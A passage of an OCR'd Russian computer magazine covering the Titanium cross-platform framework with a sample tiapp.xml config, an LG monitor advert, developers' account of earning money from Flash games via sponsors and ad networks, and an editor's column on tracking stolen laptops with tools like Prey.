
info

Если речь идет о мобильных платформах, то под виндой ты сможешь разрабатывать приложения только для Android-устройств. Для этого необходимо иметь установленные JDK и Android SDK. Разработка под устройства Apple доступна только под MacOS, несмотря на то, что пункт iPad доступен в меню типа приложений для всех платформ.



dvd

На диске ты найдешь не только саму среду разработки, но и последние версии SDK для разных платформ, исходные коды для самостоятельной сборки, а также пример простейшего приложения, превращающего сайт журнала в приложение.



Внутреняя архитектура Titanium: как это работает на десктопах и мобильных устройствах

СТРУКТУРА ПРОЕКТА

Тебе осталось только разобраться в структуре проекта, чтобы создать свою первую программу на Titanium. Прежде всего понадобится аккаунт на сайте www.appcelerator.com, регистрация бесплатная. Дальше просто — изнутри приложение состоит из директории Resources, в которой хранятся все твои файлы. По сути, это корневая директория проекта. Выше нее лежат только служебные файлы для сборки — манифест, описывающий настройки среды (он создается автоматически), лицензия и файл конфигурации tiapp.xml. В нем доступно несколько опций, которые могут быть полезными. Например, начальный, минимальный и максимальный размер окна приложения, флаг для включения полноэкранного режима. Здесь же можно задать, какие из системных кнопок будут доступны (вроде «свернуть», «развернуть» и «закрыть»), а также ссылка на главную страницу, которая загружается при старте приложения. Обычно это ссылка на HTML-файл в директории ресурсов. Но что, если задать здесь произвольный URL сайта? Вполне ожидаемая вещь. Получится обычное десктопное приложение, с инсталлятором и прочими присущими фишками, но отображающее один только сайт. Так можно за два клика сделать клиент для браузерной онлайн-игры или любого другого веб-сайта, главное, чтобы он корректно работал в браузере на базе WebKit'a, не требовал специфических для браузера модулей.

Для примера превратим сайт журнала в полноценное десктопное приложение. Для этого достаточно создать новый проект в среде Titanium Developer, а потом, открыв в Блокноте файл tiapp.xml, отредактировать его следующим образом:

```
<?xml version='1.0' encoding='UTF-8'?>
<ti:app xmlns:ti='http://ti.appcelerator.
org'>
<id>ru.xaker.www</id>
<name>Xaker WebApp</name>
<version>1.0</version>
<publisher>Vasja Pupkin</publisher>
<url>http://xakep.ru</url>
<icon>default_app_logo.png</icon>
<window>
      <id>initial</id>
      <title>Xakep WebApp</title>
      <url>http://xakep.ru</url>
      <width>700</width>
      <max-width>3000</max-width>
      <min-width>0</min-width>
      <height>500</height>
      <max-height>3000</max-height>
      <min-height>0</min-height>
      <fullscreen>true</fullscreen>
      <resizable>true</resizable>
      <chrome scrollbars="true">true
      </chrome>
      <maximizable>true</maximizable>
      <minimizable>true</minimizable>
      <closeable>true</closeable>
</window>
</ti:app>
```

Приложение будет запускаться в полноэкранном режиме, в котором есть небольшой баг — при нажатии на <Esc> оно не выходит из него, это надо реализовать самостоятельно. Я заметил еще один глюк в среде тестирования — при запуске приложение создает в директории проекта папку dist, где и размещается инсталлятор проекта. Но при попытке тестовой компиляции, во-первых, все исходные файлы проекта помечаются как read-only, а во-вторых, повторно запустить программу уже не удается. Приходится предыдущий дистрибутив удалять вручную и только потом запускать сборку во второй раз.

ПОПРОБУЙ!

Как ни крути, Titanium — это настоящая находка! Какой еще проект предоставляет удобный API и позволяет разрабатывать приложение на привычном языке, а компилировать его под все десктопные ОС и большинство мобильных платформ? Да нет таких! При этом API очень прост и даже приятен в работе, поэтому написать простое приложение или же расширить функционал сайта, перенеся его в десктопный клиент и добавив новые фичи — занятие всего на пару вечеров. Если потрудиться, то можно также быстро сделать и программу для Android или iPhone. Правда, в последнем случае понадобится Mac и платный аккаунт программы разработчиков Apple. Несмотря на известные скандалы с Apple и приемом в AppStore программ, разработанных не на фирменном инструментарии, за приложения на базе Titanium можно не беспокоиться — они вполне нормально проходят все проверки.

ПРОРВИСЬ НА НОВЫЙ 3D-УРОВЕНЬ

3D-монитор LG серии W63D – твой новый геймерский уровень. Высокое качество изображения: разрешение FullHD[1] и кадровая развертка в 120 Гц. Исключительная четкость даже в динамичных сценах: скорость обработки данных на уровне 172 Гц. Впечатления становятся более реалистичными и яркими. Функция ThruMode[2] уменьшает время отклика, позволяя тебе моментально реагировать на происходящее. SRS Tru-surround HD[3] обеспечивает чистое объемное звучание. Auto Bright[4] автоматически подстраивает яркость экрана, в зависимости от освещения в комнате. Когда ты за 3D-монитором LG – это больше, чем просто игра.



Монитор LG серии W63D
www.lg.ru

LG
Life's Good

[1] Изображение высокого разрешения [2] ТруМоуд
[3] СРС Тру-сурраунд Эйч Ди [4] Автояркость
[5] Постигнуть неведомое

Информационная служба LG Electronics 8-800-200-76-76 (бесплатная горячая линия по России). www.lg.ru

Евгений «Johnny-K» Кузьмин **www.johnny-k.ru**, Вадим «Badim» Старыгин **blog.elite-games.net**



Как я стал зарабатывать на играх

Записки game-developer'а

Возможно, ты всегда удивлялся, кто делает все те Flash-игрушки, которые в огромном количестве представлены в Сети. И главное — зачем? На самом деле все до банального просто: на этом люди зарабатывают деньги. Меня зовут Johnny-K, и я занимаюсь Flash'ем чуть больше двух лет. За этот год моя деятельность принесла уже больше 150 тысяч долларов.


Сегодня воскресенье, нужно закончить материал для «Хакера», чтобы в понедельник на это не отвлекаться. Много дел: релизим игрушку «Roly-Poly Cannon 3», продвигаем «Ragdoll Cannon 3» — нужно поднять ежесуточные просмотры, так как просели они в последние дни. И пора уже от слов переходить к делу: «Cover Orange» и «Roly-Poly Eliminator» для iPad'ов сами не сделаются, а издатель уже несколько раз спрашивал: «Как оно, движется ли?» А самих iPad'ов, как назло, еще нет. Издатель выслал сразу три штуки, чтобы мы могли тестировать наши разработки: из Германии до Москвы они добрались за сутки и попались в цепкие лапы российской таможни. А ведь еще каких-то два года назад я и представить себе не мог, что буду чего-то там релизить, общаться с немецкими издателями, получать дорогие посылки для работы.

КАК ЭТО УГОРАЗДИЛО?

В то время я сидел на унылой работе, где разрабатывал офисные приложения для предприятий и толком не развивался. Для создания тех программ не требовалось даже знания ООП, но мне нравилось. Я создавал что-то свое, и находилось немало людей, которым мои разработки приходились по душе. Назывался я в то время директором по развитию. Что это означало, мало кто понимал, но звучало круто. Это был офис. Иллюзия стабильности и возможностей преуспевания. Все это продолжалось ровно до того момента, когда с генеральной дирекцией случилось, как бы помягче сказать, недопонимание вопроса авторства моих программ. Я взбрыкнул гордостью и ушел. Дома я просидел два месяца. Написал одну прикладную программу, рассчитывая продавать ее через дилерскую сеть фирмы, откуда уволился. Не полу-







Моя первая разработанная игра NailNoid

чилось: первый опыт продажи собственных программ оказался провальным. В такие моменты ты тупо лазишь по фрилансерным сайтам и понимаешь, что офис, вообще говоря, был не так уж и плох :). А тем временем желудок требует денег как минимум раз в день. Нужно было что-то предпринимать. Либо снова устраиваться в офис, либо придумывать что-то свое. Уж не знаю, случайно ли, но именно в тот момент каким-то образом наткнулся я на блог некого Вадима Старыгина (он, кстати, соавтор этой статьи).

Парень писал о том, что делает флеш-игры, после чего продает их и снимает с этого хорошие деньги. «Интересно», — подумал я. Игры мне нравились всегда. И я отлично понимал, что есть большие компании вроде Activision или Crytek, которые их создают и зарабатывают в этом бизнесе миллионы. Мысли влезать в эти дебри даже не приходило. Как и в случае с другими идеями по зарабатыванию денег, эта была из разряда ненаучной фантастики — суди сам, где я, и где Activision? Я, получалось, что нигде. А тут — парню чуть больше двадцати лет (помладше меня, стало быть, на пять лет), делает игры. Конечно, совсем не те, что расходятся огромными тиражами в красивых DVDBox'ах на прилавках магазинов, а маленькие браузерные игрушки, вдобавок еще и бесплатные. Но... при всей простоте, он делал на этом деньги. Слова «865$ те же четыре игрушки, что и в прошлом месяце, но в марте на 3 дня больше, чем в феврале» серьезно засели мне в голову. Изучив блог Вадима, я понял, что это все выглядит правдоподобно, что нужно пробовать. Нужна была игра.

ПЕРВЫЙ ОПЫТ

Поиграв в несколько игрушек, я понял, что ничего подобного быстро мне не сстряпать. Рисовать я никогда не умел, а то, что быстренько научусь — сомнительно. Да и идею сразу было не родить. Тем не менее, желание освоить Flash было стойким. Сразу пришло понимание, что в этой системе можно создавать анимацию «прямо так» и с программированием. «Прямо так» — это как процесс создания мультфильма. Шлепаешь на временной линейке кадры, получается анимация. Каждый кадр можно перерисовывать вручную или же воспользоваться всякими хитрыми инструментами вроде «задал первый кадр, потом последний, а все остальное система сама сделает». Для игр такое дело, понятно, не годится, игры — это все-таки сильно интерактивная штука, одним «кадр-за-кадром» не обойтись. Нужно программирование. Кодинг во Flash, как известно, реализован через собственный язык ActionScript. Поскольку я знал немного Java и C#, он оказался совсем несложным. Почитав немного литературы, я быстро разобрался, как управлять объектами, как отслеживать те или иные события, которые могут появляться в игре. К концу первого дня экспериментов я уже мог создавать что-то простое. Тут я понял, что подошел к моменту, когда дальше без идеи никуда. Мне казалось, что идея игры, как и сама игра, должна быть простой, но оригинальной. Еще лучше, если бы идея была обсасыванием хорошо знакомого старого с целью получить ощущение чего-то нового. «Арканоид!» — подумал я. Все, кто занимается геймдевом, наверняка, когда-то делал ради пробы сил арканоид. Все просто: «Кирпичи. Мячик. Призы из разбитых кирпичей», — надо попробовать.

В голове что-то такое зашевелилось, я вырвал листок, немного помял его, сунул в сканер. Нажал «отсканить». Сканер заурчал, прогреваясь. А потом на экране появилась 55-мегабайтная bmp-картинка. Что-то такое уже начало вырисовываться. И первое, что я понял, глядя на ровный по краям, но мятый и клетчатый листок, что я нашел очень хороший холст для самой игры. Именно на таком холсте, думал я, действие игры и развернется. Что именно развернется, стало ясно, когда посмотрел на тетрадку и увидел свои каракули: какие-то схемы и рисунки были сделаны обычной синей ручкой. Вот она, идея: все детали игры надо нарисовать от руки!

- Ты не умеешь рисовать, дубина, — проухал голос разума.

- Ага, — согласился я, — то, что надо.

Код Nailnoid'а, который получился через пару дней после начала — это все мое мастерство, которое было накоплено за годы процедурного программирования. ООП, говорите? А нет там никакого ООП. Все в одном огромном файле, много if'ов и функций. Перед внесением каких-либо изменений приходилось рвать на себе волосы, а сами изменения делать со страхом — не дай бог сейчас все поломается. Но игра играла. И через некоторое время заиграла на специальном сайте-аукционе FGL, куда засылаются игры. А еще через сутки мне написали: «Прикольная у вас получилась игрушка. Можно мы дадим вам денег, а вы отдадите нам ее исходники?». Денег давали целых 300 долларов. За 4 дня заработать 300 долларов было уже круто. Плюс к этому скоро нашелся еще один иностранец, который захотел дать еще 300 долларов. Несложный подсчет: 600 долларов, 4 дня. А за месяц сколько бы получилось? Это было даже больше моей прошлой директорской зарплаты.

КАК СДЕЛАТЬ ИГРУ?

Как ты уже догадался, для разработки игр необязательно создавать студию из профессиональных разработчиков, художников и сценаристов. Начать вполне можно одному, в смысле, вообще одному! Для этого необходимо усвоить несколько простых вещей, которые расскажет Вадим Старыгин, благодаря которому я и втянулся в разработку игр. Любая игра состоит из 3-х составляющих: код, графика, геймплей. Каждая часть важна, и любой может осилить их все, используя многочисленные ресурсы в инете и вспомогательные инструменты.

Итак, любой игре необходим движок, на основе которого она работает. Но где его взять, если Flash'ем ты никогда не занимался? Самый простой вариант — воспользоваться уже готовым решением. На данный момент самая распространенная сторонняя библиотека — **Box2D** (www.box2d.org). Она бесплатная, на ней много разных интересных и успешных игр. Для примера на ее базе были созданы игры Ragdoll Cannon, Ragdoll Voleyball. Причем Ragdoll — это внутренний элемент Box2d. Каждая игра принесла Johnny-K $5000, при этом Flash он открыл для себя за два месяца до этого. Практика показывает, что Flash — это вообще одна из самых простых в освоении технологий. В инете немало хороших и очень понятных манулов, в том числе на сайтах www.emanueleferonato.com, www.tonypa.pri.ee, www.kongregate.com/labs. Одного движка для игры мало. Поэтому следующий важный вопрос, который необходимо решить: где взять хорошую графи-



RagDoll Cannon позволил заработать солидные деньги

ку? Да где угодно! Как ты уже читал выше, можно просто взять и нарисовать все от руки — получится оригинальный и прикольный стиль. Flash-игры часто не требуют каких-то шедевров, поэтому с отрисовкой простых элементов ты можешь справиться и сам. Другой вариант, если рисовать ты ничего не умеешь, но хочешь, чтобы игра выглядела круто, — воспользоваться готовыми спрайт-сетами (sprite-sheets). По сути, это нарезки графики из других игр, самые популярные из них — хиты с приставок (Megaman, Zelda, Sonic). Самый правильный вариант — это, конечно, взять в команду художника, но тогда с ним придется делиться доходами от игры или вообще сразу заплатить за работу. Короче говоря, к последнему варианту ты рано или поздно придешь, но на первых порах вполне можно обойтись и без этого.

С движком разобрались, где взять графику, решили, но самой игры нет. Это называется отсутствием геймплея: нет идеи — нет игры. Открою тебе секрет: если не брать в расчет какие-то тренировочные разработки, то браться за игру надо только с четкой уверенностью, что игра будет качественная. Если игра получится из разряда «так себе», играть в нее никто не будет, а значит, ты не сможешь на ней заработать. Итак, нужна идея. Если у тебя в голове уже маячит мысль, как покорить сердца геймеров, и руки рвутся в бой, хорошо. Если же в голову ничего не лезет, есть запасные варианты. Можно, например, клонировать другую игру, добавив в нее новую изюминку. Оптимальная цель — какая-нибудь старая, несложная игра с приставки. Главное не забыть добавить что-то новенькое, упростить управление, короче говоря, сделать игрушку лучше. Другой редкий, но меткий вариант — сделать продолжение чужой игры. В обоих случаях автор оригинальной игры, вероятно, не будет рад, но подобная практика встречается сплошь и рядом.

КТО ТАКИЕ ПОРТАЛЫ?

Итак, игра есть. Но как показать ее геймерам? В инете есть игровые порталы с флеш-играми. Их очень много: есть очень крупные, есть совсем никакие. На порталах этих висят флеш-игрушки. А вместе с ними — баннерная реклама. Посетители играют в игрушки, иногда смотрят на баннеры и иногда по ним кликают, таким образом, сами порталы зарабатывают деньги. Чем больше людей играют в игры, тем больший доход имеют порталы. Таким образом, цель владельцев подобных ресурсов — привлекать на свой ресурс как можно больше любителей флеш-игр. Для этого порталы постоянно обновляют игрушки, а хорошие порталы, как правило, всячески стараются выкладывать у себя очень хорошие игры, появившиеся на просторах интернета на радость своим игрокам. Если игра не привязана специальным образом к конкретному ресурсу, ее файл можно взять из кэша и выложить в другое место. Как правило, это не просто не запрещается — это даже приветствуется, чем непременно пользуются владельцы порталов.


Разработав игру, ее по-любому необходимо добавить на два самых известных портала: www.newgrounds.com и www.kongregate.com. Если сорвать там победные дневные и недельные места, чтобы она появилась на первой странице портала (все определяется голосованием посетителей портала), игру быстро растащат на многочисленные порталы их владельцы. Например, Ragdoll Cannon 2 автор запостил максимум на пяток порталов. А теперь она на 1500 сайтах. Если игрушка добротная, в нее заиграют миллионы людей.


ОТКУДА БЕРУТСЯ ДЕНЬГИ?

Но что толку от этих миллионов геймеров, если в карман ничего не капает? Откуда здесь вообще деньги? Чтобы зарабатывать на игре, недостаточно добавить свою игру на порталы: необходимо найти спонсора! Что это означает: владелец портала (спонсор) где-то узнает, что ты сделал хорошую флеш-игру. Он связывается с тобой и предлагает следующее: «Я даю тебе денег, но ты берешь логотип моего сайта и вставляешь в игру так, чтобы при клике по нему в браузере открывался мой портал». Далее игра выкладывается в инет, расползается по порталам, в нее играют много людей, часть из которых непременно будет кликать по логотипу портала, переходить на его сайт и тем самым приносить спонсору деньги за счет показываемых баннеров, отбивая те средства, которые спонсор потратил на тебя. Все просто. Есть два основных варианта предложений от спонсора. Портал может сразу дать довольно большую сумму денег за размещение своего логотипа и кнопки «More games». Сумма варьируется от $100 до $40000 и зависит от самого спонсора, его пожеланий и непременно самой игры. Но нужно понимать: любая сумма спонсорства оценивает потенциальную популярность игры, умноженную на потенциальный трафик, который приведет игроков на сайт спонсора. Увы, многие порталы сейчас не хотят рисковать, если игра будет неуспешной. Поэтому схема усложняется: изначально тебе выплачивается лишь часть суммы, но оставляется задел для получения дополнительной прибыли — это называется перформанс-сделка. В этом случае спонсор считает количество людей, пришедших на сайт людей: каждый посетитель «стоит» копеечку. Получается простая сделка: сколько привел людей за какой-то срок, столько и получишь денег. Правда, выше


МОЖНО ЛИ ЗАРАБОТАТЬ НА РЕКЛАМЕ?

Один из самых простых способов заработать на игре — показывать баннер рекламных сетей. Как это работает: ты выделяешь какое-то место в игре (во время загрузки или между уровнями) и вставляешь пару строчек кода. Когда игрок грузит игру или переходит на следующий уровень, он видит рекламу. Рекламные сети, а это, прежде всего, **Mochi Ads** (www.mochimedia.com) и **CPMStar** (www.cpmstar.com), платят за показы и клики. Чем больше их, тем больше денег получаешь ты. Самое важное — отдача появляется сразу после выхода игры. Правда, максимальный доход, который с этого можно поднять — это $10000, и то в случае очень успешной игры. А так — 500-1000 долларов.





У Poly-Poly Cannon было уже несколько частей, и все оказались прибыльными



Один из наиболе раскрученных порталов с flash-играми kongregate.com: отсюда игры растаскивают по всему интернету



FGL — аукцион позволяющий спонсорам получать игры, а разработчикам — зарабатывать


определенной суммы не прыгнешь. Например, спонсор предлагает набрать пятьсот тысяч уникальных переходов на сайт, чтобы «отбить» 15 тысяч долларов, и игра делает это за неделю. Все, спонсор выплачивает 15 тысяч, даже если изначально предполагалось, что игра будет «крутить» этот трафик в течение двух месяцев. Или другая ситуация: если за два месяца игра привела людей только на 10 тысяч, тогда спонсор выплачивает 10 тысяч и «до свидания».

Но только как выйти на этих самых спонсоров? Если первую игру ты сварганил через две недели после знакомства с Flash'ем, понятно, что никаких связей и контактов у тебя нет. Но, к счастью, есть такой замечательный ресурс как **FGL** (www.flashgamelicense.com). По сути своей, это аукцион между разработчиками и спонсорами. В нем есть две зоны: для разработчиков и спонсоров. Если ты не уверен в своем английском, багах, фичах, и хочешь спросить совета — открой игру другим разработчикам, который могут помочь советом. Как только убедишься в целостности и готовности игры, открывай ее для спонсоров. Ожидание хорошего предложения может занять от 2-х до 4-х недель. Но разве ж это много, если за игру тебе сразу могут предложить, скажем, $5000? Едва ли. Правда сразу предупреждаю: 10% придется отдать самому аукциону за посредничество. Зато спустя какое-то время аукцион становится ненужным: ты будешь узнаваем, и тебе будут писать напрямую. Да и сам ты, вероятно, выберешь того спонсора, с которым тебе удобнее работать. Но все же возьмем плохой вариант, когда откликов от спонсоров нет вообще. В этом случае самое время задуматься о том, что ты слишком много просишь и слишком мало предлагаешь. Возможно, что-то сделано не так: остается выпускать игру как есть и надеяться на отдачу от рекламы (подробнее читай во врезке).

ПРЕДОСТЕРЕЖЕНИЕ

Так как задача этой заметки — познакомить людей с принципами заработка денег созданием флеш-игр, я должен сделать предостережение. Никогда не делай «простенькую игру, чтобы попробовать. Пусть хоть пара сотен заработается». Скорее всего, ты ничего не заработаешь. Разочаруешься, будешь жалеть о бездарно и бесполезно потраченном времени. А Джонни-К еще и обманщиком окажется. Сразу нужно делать хорошую Игру (с большой буквы!). Играй в игры, изучай, что нравится игрокам, делай выводы.

P.S. Напоследок хочу сказать о платформе iPhone/iPad, которой сейчас занимаюсь. Есть у меня игра Ragdoll Cannon. Год назад одни предприимчивые ребята из Америки взяли ее и портировали на айфон. Без моего, естественно, ведома. Рип-офф был конкретный: парни всего лишь сменили уровни и добавили пару фишек. Графика, геймплей, даже кнопки на уровне — все было взято из моей игры. Даже название у игры — Ragdoll Blaster. И что ты думаешь? На первой и второй части своего бластера они заработали больше двух миллионов долларов. О перспективности суди сам :).



info

Иногда порталы просят спецверсию для определенного портала — без рекламы, без логотипов спонсора и прочее (за такое платят деньги, называется — «неэксклюзив»). Но в этом случае надо договариваться как с порталом, так и со спонсором, который может быть против.



links

Форум для разработчиков игр на Flash: flashgamedev.ru

Известнейший блог по теме от одного из авторов статьи: blog.elite-games.net

СТЕПАН «STEP» ИЛЬИН TWITTER.COM/STEPAH



Колонка редактора


Как найти украденный ноутбук?



Админка системы для поиска ноутбука


Вернуть лэптоп, который попал в чужие руки, теоретически можно. Но рассмотрим для начала ситуацию с пропавшим сотовым телефоном. При поступлении заявления в милицию у потерпевшего обязательно спрашивают IMEI девайса. Изменить этот уникальный идентификатор телефона сложно, поэтому если кто-то захочет воспользоваться мобильником, то операторы сотовой связи по запросу из органов, вероятно, смогут дать ответ, кто именно. Это уже устоявшаяся практика. У ноутбука, в принципе, тоже есть уникальные идентификаторы, например, MAC-адреса сетевых адаптеров. Это не шибко полезная информация в больших городах вроде Москвы, но в городах поменьше, где всего несколько интернет-провайдеров, она может стать вполне реальной зацепкой. Правда, никто не может заведомо точно сказать, логируют ли провайдеры MAC-адреса, и засветится ли нужный MAC в логах (любой роутер на пути исключит такую возможность). А самое обидное, что сам MAC-адрес без ноутбука взять негде: на коробке он указывается далеко не всегда. Тем не менее, милиция такую информацию запрашивает, это я знаю. Когда у меня в центре Москвы из машины вытащили ноутбук, мне рассказали еще одну успешную историю поиска лэптопа. На украденном ноуте была установлена Hamachi — программа, похожая на IM-клиент и позволяющая в два клика организовать VPN-сеть. Когда лэптоп подключили к Сети, хамачи автоматически подсоединился к серверу, что и заметил настоящий хозяин ноута, записав засветившийся IP-адрес. Получается, если заранее быть готовым к этой неприятной ситуации, то шансы на поиск ноутбука можно значительно увеличить. Сразу после происшествия у меня возникла идея написать небольшую тулзу, которая бы периодически стучалась на сервер и сливала на него информацию о текущем состоянии ноутбука (хотя бы IP-адрес). Увы, руки до дела тогда так и не нашли. Зато недавно на все свои мобильные устройства я установил программу **Prey** (www.preyproject.com). К счастью, утилита доступна для всех десктопных платформ: Windows, Mac и Linux, а совсем недавно появилась версия и для Android. Так что она делает? Помогает найти ноутбук! С определенным интервалом Prey просыпается в системе и стучит на определенный URL, чтобы проверить, не появилась ли там команда сбора данных. Если режим поиска активирован (ноутбук украден!), прога тут же начнет слать подробные отчеты о текущем состоянии системы. Причем, если сетевого подключения в какой-то момент не будет, Prey сама попытается подключиться к ближайшей точке доступа. Эдакий бэкдор, но не во вред, а во благо, который ты сам себе устанавливаешь.
